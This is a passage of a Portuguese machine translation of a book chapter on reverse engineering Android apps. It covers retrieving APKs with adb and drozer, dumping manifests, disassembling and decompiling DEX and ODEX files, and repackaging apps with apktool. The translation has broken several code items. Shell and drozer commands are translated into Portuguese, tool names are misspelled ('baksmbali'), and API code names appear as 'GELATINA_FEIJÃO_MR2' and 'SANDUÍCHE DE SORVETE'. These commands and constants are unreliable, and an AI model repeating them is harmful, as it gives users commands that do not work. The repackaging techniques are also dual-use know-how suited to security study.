A engenharia reversa é o processo de obter uma compreensão profunda de um sistema ou aplicativo tendo em mãos apenas o produto final. A base da engenharia reversa é ser capaz de entender o que está acontecendo nos bastidores de um aplicativo do qual você não tem o código-fonte. São necessários uma mentalidade e um conjunto de habilidades muito diferentes quando comparados à execução da revisão do código-fonte de um aplicativo. Esta seção aborda as várias técnicas e ferramentas necessárias para fazer a engenharia reversa de aplicativos Android. Primeiro, é fundamental ter o arquivo APK do aplicativo de destino. Pode ser um aplicativo que já esteja instalado em um dispositivo que você tenha ou que esteja disponível na Play Store (ou em alguma outra loja de aplicativos).

### Recuperação de arquivos APK

Se o aplicativo visado estiver em um dispositivo ao qual você consegue obter acesso ao ADB, poderá usar esse acesso para recuperar o arquivo APK. Às vezes, encontrar o nome do pacote de um aplicativo de destino pode ser complicado. Por exemplo, veja o aplicativo twitter. A abordagem a seguir lista todos os pacotes instalados no dispositivo e procura especificamente a palavra *twitter*:

```
$ adb shell pm list packages | grep twitter  
package:com.twitter.android
```

Esse pacote foi fácil de encontrar porque tinha uma palavra previsível no nome do pacote. No entanto, esse pode não ser sempre o caso. Por exemplo, para encontrar o pacote que é iniciado quando você clica no ícone do iniciador do Emulador de Terminal, execute sua pesquisa no drozer usando o comando `app.package.list` com um filtro para o rótulo desse aplicativo.

```
dz> run app.package.list -f "Terminal Emulator"  
jackpal.androidterm (Terminal Emulator)
```

Esse aplicativo não teria sido encontrado usando o método ADB. Para retirar esse aplicativo do dispositivo, primeiro você precisa encontrar o caminho onde o APK está armazenado, o que pode ser feito usando o ADB da seguinte forma:

```
$ adb shell pm path jackpal.androidterm  
package:/data/app/jackpal.androidterm-2.apk
```

Ou usando o módulo `app.package.info` do drozer e observando a linha `APK Path` na saída:

```
dz> run app.package.info -a jackpal.androidterm  
Pacote: jackpal.androidterm  
Rótulo do aplicativo: Emulador de  
terminal Nome do processo:  
jackpal.androidterm Versão: 1.0.59  
Diretório de dados: /data/data/jackpal.androidterm  
Caminho do APK: /data/app/jackpal.androidterm-  
2.apk UID: 10215  
GID: [3003, 1015, 1023, 1028]
```

```
Bibliotecas
compartilhadas: nulo ID
de usuário
compartilhado: nulo Usa
permissões:
- android.permission.INTERNET
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.ACCESS_SUPERUSER
- android.permission.WAKE_LOCK
- android.permission.READ_EXTERNAL_STORAGE
Define as permissões:
- jackpal.androidterm.permission.RUN_SCRIPT
- jackpal.androidterm.permission.APPEND_TO_PATH
- jackpal.androidterm.permission.PREPEND_TO_PATH
```

Para fazer a engenharia reversa de aplicativos da Play Store, você precisaria instalá-los em um dispositivo de sua propriedade e usar o método anterior. No entanto, às vezes, o aplicativo que você está procurando não está disponível na Play Store do seu país. Você pode superar esse problema usando sites para os quais você fornece o nome do pacote ou o link da Play Store para o aplicativo de destino, e eles fornecem um download direto do APK. Dois desses sites são

- <http://apkleetcher.com/>
- <http://apps.evozi.com/apk-downloader/>

## Visualização de manifestos

Uma grande parte da compreensão de um aplicativo Android é a obtenção e a revisão do arquivo `AndroidManifest.xml` associado ao pacote. Há várias ferramentas disponíveis para fazer isso, e esta seção aborda três delas.

### aapt

A Android Asset Packaging Tool (`aapt`), que vem com o Android SDK, pode ser usada para despejar arquivos de recursos binários incluídos em um APK. Para despejar o manifesto do agente drozer usando o `aapt`, execute o seguinte comando:

```
$ aapt dump xmltree /path/to/agent.apk AndroidManifest.xml N:
android=http://schemas.android.com/apk/res/android
E: manifesto (linha=2)
  A: android:versionCode(0x0101021b)=(type 0x10)0x5
  A: android:versionName(0x0101021c)="2.3.4" (Raw: "2.3.4") A:
    package="com.mwr.dz" (Raw: "com.mwr.dz")
E: uses-sdk (linha=7)
  A: android:minSdkVersion(0x0101020c)=(type 0x10)0x7
  A: android:targetSdkVersion(0x01010270)=(type 0x10)0x12 E:
    uses-permission (line=11)
      A: android:name(0x01010003)="android.permission.INTERNET" (Raw:
"android.permission.INTERNET")
E: aplicativo (linha=13)
  A: android:theme(0x01010000)=@0x7f070001 A:
  android:label(0x01010001)=@0x7f060000 A:
  android:icon(0x01010002)=@0x7f020009
  A: android:debuggable(0x0101000f)=(type 0x12)0xffffffff
...
...
```

Outra maneira mais curta de despejar recursos além do manifesto é:

```
$ aapt l -a /path/to/agent.apk
```

Você notará que o `aapt` não produz saída XML, o que o torna difícil de usar em aplicativos de visualização de XML. Em vez disso, ele produz um texto que especifica E: para uma entidade XML e A: para um atributo. O uso do `aapt` pode ser útil quando você tem poucas ferramentas disponíveis.

### AXMLPrinter2

Essa ferramenta analisa diretamente o formato XML binário do Android. Portanto, os arquivos APK precisam ser descompactados primeiro para obter o `AndroidManifest.xml` a ser passado como argumento para essa ferramenta. Você pode fazer o download em <https://code.google.com/p/android4me/downloads/list>. Aqui está um exemplo de uso para analisar e exibir o manifesto do agente drozer:

```
$ descompactar agent.apk
```

```
Arquivo: agent.apk
inflando: res/drawable/ic_stat_connecting.xml
inflando: res/layout/activity_about.xml inflando:
res/layout/activity_endpoint.xml
inflando: res/layout/activity_endpoint_settings.xml
inflando: AndroidManifest.xml
...
$ java -jar AXMLPrinter2.jar AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="5"
    android:versionName="2.3.4"
    package="com.mwr.dz"
    >
    <uses-sdk
        android:minSdkVersion="7"
        android:targetSdkVersion="18"
        >
    </uses-sdk>
    <uses-permission
        android:name="android.permission.INTERNET"
        >
    </uses-permission>
    <application
        android:theme="@7F070001"
        android:label="@7F060000"
        android:icon="@7F020009"
        android:debuggable="true"
    ...

```

## VISUALIZAÇÃO DE ARQUIVOS XML

Direcione a saída do manifesto para um arquivo (usando `>`) e, em seguida, visualize-o em um aplicativo que exiba arquivos XML de maneira fácil de usar. Navegadores da Web populares, como o Google Chrome e o Mozilla Firefox, são excelentes visualizadores de XML. Eles permitem que você expanda e recolha entidades para facilitar a navegação no manifesto.

## drozer

Um módulo no drozer chamado `app.package.manifest` pode analisar arquivos de manifesto e exibi-los na tela. O uso do drozer para recuperar um manifesto é diferente de outras ferramentas, pois ele só pode analisar os manifestos dos aplicativos instalados. O argumento que é passado para esse módulo é o nome do pacote cujo manifesto você deseja exibir. Um exemplo disso é mostrado aqui:

```
dz> executar app.package.manifest com.mwr.dz
<manifest
    versionCode="5"
        versionName="2.3.4"
        package="com.mwr.dz">
    <uses-sdk minSdkVersion="7"
        targetSdkVersion="18">
    </uses-sdk>
    <uses-permission name="android.permission.INTERNET">
    </uses-permission>
    <application theme="@2131165185"
        label="@2131099648"
        icon="@2130837513"
        depurável="true"
    ...

```

## SAÍDA PARA UM ARQUIVO

O drozer oferece uma variedade de semânticas de shell. Por exemplo, você pode criar um arquivo contendo a saída de qualquer módulo anexando `> /path/to/save/file` ao comando.

## Desmontagem do bytecode DEX

Como todos os outros códigos compilados e interpretados, o bytecode Dalvik contido nos arquivos DEX pode ser desmontado em um assembly de baixo nível legível por humanos.

### Dexdump

O Dexdump é uma ferramenta que vem com o SDK do Android e pode ser encontrado em qualquer um dos subdiretórios da pasta `build-tools` do diretório do SDK. Para desmontar os arquivos DEX em instruções Dalvik, use o seguinte comando:

```
$ ./dexdump -d /path/to/classes.dex
...
#Nº 3          : (em Landroid/support/v4/app/FragmentState$1;)
nome        : 'newArray'
tipo         : '(I) [Ljava/lang/Object;'
acesso       : 0x1041 (PUBLIC BRIDGE SYNTHETIC)
código      -
registros   : 3
ins          : 2
saídas       : 2
Tamanho do insns  : 5 unidades de código de 16 bits
057050:                                | [057050]
    android.support.v4.app.FragmentState.1.newArray: (I) [Ljava/lang/Object; 057060:
6e20 ea03 2100          : invoke-virtual {v1,v2},
Landroid/support/v4/app/FragmentState$1;.newArray: (I) [Landroid/support/v4/a
pp/FragmentState; // method@03ea
057066: 0c00|0003          : mover-objetoResultado v0
057068: 1100|0004          : objeto de retorno v0
    capturas     : (nenhum)
    posições     :
    0x0000 line=137
    locais       :
    0x0000 - 0x0005 reg=1 this Landroid/support/v4/app/FragmentState$1;
    0x0000 - 0x0005 reg=2 x0 I

    source_file_idx  : 1152 (Fragment.java)
...
...
```

A saída produzida por essa ferramenta é bastante difícil de ler e está quase no estado mais rudimentar possível.

### Smali e Baksmali

O Baksmali é um desmontador que utiliza a sintaxe do Jasmin ([consulte http://jasmin.sourceforge.net/](http://jasmin.sourceforge.net/)). Ele aceita arquivos DEX e APK como argumentos e desmonta cada classe no arquivo DEX em seu próprio arquivo, que está em um formato muito mais legível. Isso, por sua vez, torna a análise desse código muito mais gerenciável. Para desmontar o arquivo DEX dentro de um APK, execute o seguinte comando:

```
$ java -jar baksmali-x.x.x.x.jar /path/to/app.apk
```

Se nenhum diretório de saída for especificado pelo sinalizador `-o`, por padrão, todos os arquivos de classe serão colocados em um diretório chamado `fora`.

Combinado com a ferramenta chamada smali, esse kit de ferramentas é muito avançado. O Smali é um montador que compila um diretório repleto de classes em formato desmontado em um único arquivo DEX. Você pode usar o seguinte comando:


```
$ java -jar smali-x.x.x.x.jar -o classes.dex out/
```

Acesse <https://code.google.com/p/smali/> para fazer o download dessas duas ferramentas.

### IDA

O IDA é um desmontador muito popular usado por engenheiros reversos em todo o mundo. O poder do IDA é sua interface de usuário avançada e o amplo suporte a muitas arquiteturas de CPU e interpretadores diferentes. É uma ferramenta comercial vendida pela Hex-Rays e está disponível em <https://www.hex-rays.com/>.

O IDA é capaz de entender o formato DEX e fornece uma interface de usuário com uma "visualização de gráfico" para entender o fluxo da lógica do aplicativo de forma intuitiva. [A Figura 6.12](#) mostra um exemplo da visualização de gráfico fornecida ao desmontar um arquivo DEX com o IDA.



[Figura 6.12](#) Visualização de gráfico mostrando a desmontagem de um arquivo DEX no IDA.

## Descompilação do bytecode DEX

Ler e entender o código desmontado é um trabalho árduo. A maneira mais natural de analisar um aplicativo seria obter o código-fonte. O bytecode Dalvik contido em um arquivo DEX é uma linguagem interpretada que pode ser traduzida de volta para algo que se assemelhe ao código-fonte original. Isso pode ser feito por ferramentas nativas no arquivo DEX ou convertendo primeiro o arquivo DEX em arquivos Java CLASS padrão.

### Dex2jar e JD-GUI

O Dex2jar converte arquivos DEX do Android em arquivos de classe Java. Isso é útil porque já existem muitas ferramentas disponíveis que podem descompilar o bytecode Java de volta ao código-fonte. O código-fonte é aberto e você pode baixá-lo em <https://code.google.com/p/dex2jar/>. Ele deixou de ser apenas um descompilador e se tornou um conjunto de ferramentas que executa muitas tarefas diferentes. No entanto, o foco desta seção é a conversão de arquivos DEX do Android em arquivos Java. Aqui está um exemplo de execução dessa operação com o utilitário `d2j-dex2jar`:

```
$ ./d2j-dex2jar.sh /path/to/agent.apk -o /output/to/agent.jar dex2jar  
/path/to/agent.apk -> /output/to/agent.jar
```

O arquivo JAR produzido pode agora ser descompilado de volta ao código-fonte Java usando várias ferramentas disponíveis. A opção mais popular para descompilação e visualização é o JD-GUI. [A Figura 6.13](#) mostra o arquivo JAR convertido aberto no JD-GUI.

```

public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    Agent.getInstance().setContext(getApplicationContext());
    setContentView(2130903043);
    this.endpoint_list_view = ((EndpointListView)findViewById(2131296272));
    this.endpoint_list_view.setAdapter(new EndpointAdapter(getApplicationContext(), Agent.getInstance()));
}

public void onEndpointSelect(Endpoint paramAnonymousEndpoint)
{
    MainActivity.this.launchEndpointActivity(paramAnonymousEndpoint);
}

public void onEndpointToggle(Endpoint paramAnonymousEndpoint, boolean paramAnonymousBoolean)
{
    if (paramAnonymousBoolean)
    {
        MainActivity.this.startEndpoint(paramAnonymousEndpoint);
        return;
    }
    MainActivity.this.stopEndpoint(paramAnonymousEndpoint);
}
});

this.server_list_row_view = ((ServerListRowView)findViewById(2131296273));
this.server_list_row_view.setServerParameters(Agent.getInstance().getServerParameters());
this.server_list_row_view.setOnClickListener(new View.OnClickListener()
{
    public void onClick(View paramAnonymousView)
    {
        MainActivity.this.launchServerActivity();
    }
});

```

**Figura 6.13** Visualização do código do aplicativo descompilado na JD-GUI


O download do JD-GUI pode ser feito em <http://jd.benow.ca/> para todas as principais plataformas.

## JEB

O JEB é um descompilador de aplicativos Android dedicado, vendido pela PNF Software. Ele vem em duas versões:

- **JEB Automation** - Esse descompilador de linha de comando permite que você escreva scripts e realize análises em massa de vários arquivos mais rapidamente.
- **O JEB Full-This** inclui o descompilador de linha de comando, bem como uma GUI que permite a fácil navegação do aplicativo descompilado. A aparência da interface do usuário é muito semelhante à do IDA da Hex-Rays.

A [Figura 6.14](#) mostra um exemplo de descompilação de um aplicativo na interface JEB.



**Figura 6.14** Visualização do código do aplicativo descompilado no JEB

O JEB trabalha diretamente no arquivo DEX do pacote Android e não usa nenhuma etapa intermediária que converta o DEX em um arquivo JAR como outras ferramentas. Diferenças sutis no bytecode Dalvik e Java às vezes fazem com que outras ferramentas não consigam descompilar o código. É isso que o JEB supera ao executar essa descompilação nativamente no arquivo DEX. Para o hacker casual de aplicativos Android, essa falha pode não ser um problema. Entretanto, se o que você procura é precisão e qualidade na descompilação, o JEB oferece isso por um preço. Acesse <http://www.android-decompiler.com/> para obter mais informações sobre o JEB.

## Descompilação do bytecode DEX otimizado

Os arquivos DEX para aplicativos de sistema geralmente não são armazenados dentro do APK. Em vez disso, o código é pré-otimizado e armazenado como um arquivo ODEX. Esse arquivo é o resultado de muitas otimizações que fazem com que ele se torne dependente da versão exata da VM Dalvik em uso e de outras dependências da estrutura. Isso significa que os arquivos ODEX não podem ser descompilados da mesma forma que os arquivos DEX. Na verdade, eles precisam primeiro ser convertidos de volta para arquivos DEX que tenham essas otimizações e dependências de estrutura removidas.

Para realizar essa conversão de ODEX para DEX, você pode usar o `smali` e o `baksmali`. Você faz o download de todo o diretório `/system/frameworks` do dispositivo no qual a otimização o correu, o que pode ser feito usando o ADB:

```
$ mkdir framework
$ adb pull /system/framework framework/ pull:
construindo lista de arquivos...
...
pull: /system/framework/framework2.odex -> framework/framework2.odex pull:
/system/framework/framework2.jar -> framework/framework2.jar pull:
/system/framework/framework.odex -> framework/framework.odex pull:
/system/framework/framework.jar -> framework/framework.jar
pull: /system/framework/framework-res.apk -> framework/framework-res.apk pull:
/system/framework/ext.odex -> framework/ext.odex
pull: /system/framework/ext.jar -> framework/ext.jar pull:
/system/framework/core.odex -> framework/core.odex pull:
/system/framework/core.jar -> framework/core.jar
puixar: /system/framework/core-libart.odex -> framework/core-libart.odex
```

```
pull: /system/framework/core-libart.jar -> framework/core-libart.jar pull:  
/system/framework/core-junit.odex -> framework/core-junit.odex pull:  
/system/framework/core-junit.jar -> framework/core-junit.jar  
...  
123 arquivos extraídos. 0 arquivos ignorados.  
1470 KB/s (56841549 bytes em 37,738s)
```

O arquivo ODEX de destino pode então ser desmontado em um formato semelhante a um assembly que usa as dependências de estrutura fornecidas e, em seguida, compilado novamente em um arquivo DEX normal. Por exemplo, tente fazer isso no arquivo `Settings.odex` que pertence ao aplicativo de configurações.

```
$ adb pull /system/priv-app/Settings.odex 2079  
KB/s (1557496 bytes em 0,731s)
```

## OBSE RVACÃO

Lembre-se de que os aplicativos do sistema no Android 4.4 (KitKat) em diante devem ser colocados em `/system/priv-app`. É por isso que o extraímos desse diretório e não da pasta `/system/app`, onde os aplicativos do sistema eram armazenados em versões mais antigas do Android.

Você pode usar o seguinte comando para converter o ODEX em smali. Por padrão, ele armazena o código desmontado no diretório `out/`.

```
$ java -jar baksmbali-x.x.x.jar -a 19 -x Settings.odex -d framework/
```

Agora, o código desmontado pode ser montado novamente em um arquivo DEX.

```
$ java -jar smali-x.x.x.jar -a 19 -o Settings.dex out/
```

O parâmetro `-a` fornecido ao `smali` e ao `baksmbali` é a versão da API usada pelos aplicativos. Depois de gerar um arquivo DEX, você pode usar suas ferramentas favoritas de descompilação e visualização para analisar o código-fonte.

Você pode encontrar a versão da API em uso de forma programática ou observando qual versão do Android está em execução no seu dispositivo e, em seguida, encontrando o número da versão da API correspondente. [A Tabela 6.5](#) mostra esse mapeamento para todas as versões disponíveis no momento em que este artigo foi escrito.

**Tabela 6.5** Mapeamento das versões do Android para os níveis de API correspondentes

VERSÃO DA PLATAFORMA	NÍVEL API	CÓDIGO DA VERSÃO
Android 5.0	21	LOLLIPOP
Android 4.4W	20	KITKAT_WATCH
Android 4.4	19	KITKAT
Android 4.3	18	GELATINA_FEIJÃO_MR2
Android 4.2, 4.2.2	17	GELATINA_FEIJÃO_MR1
Android 4.1, 4.1.1	16	FEIJÃO-DA-ÍNDIA
Android 4.0.3, 4.0.4	15	SANDUÍCHE DE SORVETE_MR1
Android 4.0, 4.0.1, 4.0.2	14	SANDUÍCHE DE SORVETE
Android 3.2	13	HONEYCOMB_MR2
Android 3.1.x	12	HONEYCOMB_MR1
Android 3.0.x	11	HONEYCOMB
Android 2.3.3, 2.3.4	10	GINGERBREAD_MR1
Android 2.3, 2.3.1, 2.3.2	9	GINGERBREAD
Android 2.2.x	8	FROYO
Android 2.1.x	7	ECLAIR_MR1
Android 2.0.1	6	ECLAIR_0_1

Android 2.0	5	ECLAIR
Android 1.6	4	DONUT
Android 1.5	3	CUPCAKE
Android 1.1	2	BASE_1_1
Android 1.0	1	BASE

<http://developer.android.com/guide/topics/manifest/uses-sdk-element.html#ApiLevels>

Essa tabela será útil como referência para capítulos futuros que discutirão as vulnerabilidades que foram corrigidas em determinadas versões da API.

## Reversão do código nativo

Os arquivos de objeto compartilhado do Linux (.so) que podem ser incluídos como parte de um aplicativo Android também podem exigir engenharia reversa. Esse pode ser um cenário em que o código-fonte não está disponível e o código que está sendo executado pelo componente nativo precisa ser compreendido. Normalmente, os componentes nativos executam código de máquina compilado para a arquitetura ARM; no entanto, o Android agora também é executado em várias outras arquiteturas. No momento em que este artigo foi escrito, as arquiteturas suportadas também incluíam x86 e MIPS.

A desmontagem e a compreensão do código nativo dessa forma é um tópico que está além do escopo deste livro. Há várias ferramentas disponíveis para desmontar o código nativo, e o IDA é uma das opções mais populares para essa tarefa.

Além de apenas desmontar o código nativo, é possível descompilá-lo com o Hex-Rays Decompiler. A Hex-Rays fornece um descompilador completo do código de máquina ARM para saída em pseudo-C; ele está em <https://www.hex-rays.com/products/decompiler/> com um preço elevado. Várias tentativas de código aberto foram feitas para criar um descompilador para código de máquina ARM, mas até o momento elas não foram tão bem-sucedidas quanto as contrapartes comerciais.

## Ferramentas adicionais

Esta seção lista outras ferramentas que podem ser de interesse para um engenheiro reverso do Android.

### Apktool

Você pode usar o Apktool para fazer a engenharia reversa de um pacote Android inteiro de volta a uma forma viável para modificação. Isso inclui a conversão de todos os recursos, incluindo o `AndroidManifest.xml`, de volta para (quase) sua fonte original, bem como a desmontagem do arquivo DEX de volta para o código smali. Para fazer isso, execute o seguinte comando:

```
$ java -jar apktool.jar d /path/to/app.apk output I:
Baksmaling...
I: Carregando a tabela de
recursos... I: Carregada.
I: Decodificação do AndroidManifest.xml com recursos...
I: Carregando a tabela de recursos do arquivo:
/home/tyrone/apktool/framework/1.apk I: Loaded.
E: Pacote de manifesto
regular... I: Decodificação de
recursos de arquivo... I:
Decodificação de valores */
XMLs... I: Concluído.
I: Copiando ativos e libs...
```

Você pode compilar um arquivo APK totalmente funcional novamente depois de fazer as modificações necessárias na fonte usando o seguinte comando:

```
$ java -jar apktool.jar b output/ new.apk I:
Verificando se o código-fonte foi alterado...
I: Smaling...
E: Verificando se os recursos foram alterados...
I: Criação de recursos...
I: Copiando libs...
```

I: Construindo o arquivo apk...

## OBSERVAÇÃO

Para criar um aplicativo usando o `apktool`, a ferramenta SDK `aapt` precisa estar em seu PATH.

O Apktool é uma ferramenta ideal para ser usada se você precisar modificar qualquer aspecto de um aplicativo para o qual não tenha a fonte. Faça o download gratuito em <https://code.google.com/p/android-apktool/>.

## Jadx

O Jadx é um projeto de descompilador DEX de código aberto que está em um estado de funcionamento e parece cada vez mais promissor a cada versão. Ele contém ferramentas de linha de comando, bem como uma GUI para navegar pelo código descompilado. O código-fonte e os downloads estão em <https://github.com/skylot/jadx>. [A Figura 6.15](#) mostra a ferramenta `jadx-gui` que descompilou um aplicativo Android.

The screenshot shows the Jadx-GUI interface. On the left, there is a tree view of the APK file structure under 'File'. The selected file is 'agent.apk'. The main window displays the decompiled Java code for the 'MainActivity' class. The code is color-coded for syntax highlighting, with yellow for class names, blue for method names, and red for comments. The code includes methods like onCreate(Bundle), onStart(), and onToggle(boolean). The interface has a dark theme with light-colored code blocks.

```
com.mwr.dz.activities.MainActivity
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Agent.getInstance().setContext(getApplicationContext());
    setContentView(R.layout.activity_main);
    this.endpoint_list_view = (EndpointListView) findViewById(R.id.endpoint_list_view);
    this.endpoint_list_view.setAdapter(new EndpointAdapter(getApplicationContext(), Agent.getEndpoints()));
    public void onEndpointSelect(Endpoint endpoint) {
        MainActivity.this.launchEndpointActivity(endpoint);
    }

    public void onEndpointToggle(Endpoint endpoint, boolean isChecked) {
        if (isChecked) {
            MainActivity.this.startEndpoint(endpoint);
        } else {
            MainActivity.this.stopEndpoint(endpoint);
        }
    }
}
this.server_list_row_view = (ServerListRowView) findViewById(R.id.server_list_row_view);
this.server_list_row_view.setServerParameters(Agent.getInstance().getServerParameters());
this.server_list_row_view.setOnClickListener(new OnClickListener() {
    public void onClick(View v) {
        MainActivity.this.launchServerActivity();
    }
});
this.server_list_row_view.setOnServerViewListener(new OnServerViewListener() {
    public void onToggle(boolean toggle) {
        if (toggle) {
            MainActivity.this.startServer();
        } else {
            MainActivity.this.stopServer();
        }
    }
});
```

[Figura 6.15](#) Visualização do código do aplicativo descompilado no Jadx-gui

## JAD

O JAD é outra ferramenta popular e gratuita que permite a descompilação de arquivos de classe Java de volta aos arquivos de origem. Ele não oferece uma interface de usuário como o JD-GUI. Infelizmente, não está mais em desenvolvimento ativo e a última versão foi lançada em 2001. Em alguns casos, foi considerado menos confiável do que o uso de outras ferramentas semelhantes. Você pode baixá-lo de um site espelho em <http://varaneckas.com/jad/>.

## Lidando com o ART

Os dispositivos Android que usam o novo Android Runtime (ART) convertem arquivos DEX em arquivos OAT no momento da instalação. Os arquivos OAT são essencialmente objetos dinâmicos ELF que são executados no dispositivo e é de se supor que eles devam ser tratados como código nativo durante a engenharia reversa. Uma ferramenta chamada `oatdump` executa uma função de desmontagem semelhante para arquivos OAT, como o `dexdump` faz para arquivos DEX. Explore as opções fornecidas por essa ferramenta se você estiver interessado em desmontar um arquivo OAT. Entretanto, da mesma forma que o `dexdump`, a saída é fornecida de forma bastante bruta.

Um fato simples que pode ser usado é que o arquivo APK de cada aplicativo instalado ainda está armazenado no dispositivo. Isso significa que o arquivo DEX do seu aplicativo de destino ainda pode ser acessado normalmente, mesmo quando o arquivo OAT convertido estiver sendo usado no dispositivo. Outro detalhe interessante é que cada arquivo OAT contém o(s) arquivo(s) DEX original(is) incorporado(s) a ele. Pau Oliva criou um script chamado `oat2dex` que pode extrair o(s) arquivo(s) DEX de um determinado arquivo OAT. Esse script depende do radare2 (consulte <http://www.radare.org/>) e pode ser encontrado em <https://github.com/poliva/random-scripts/blob/master/android/oat2dex.sh>. Ele pode ser usado se o APK original que contém o DEX não estiver mais disponível. No momento em que este artigo foi escrito, as ferramentas e técnicas de engenharia reversa para arquivos OAT ainda estavam em pesquisa ativa 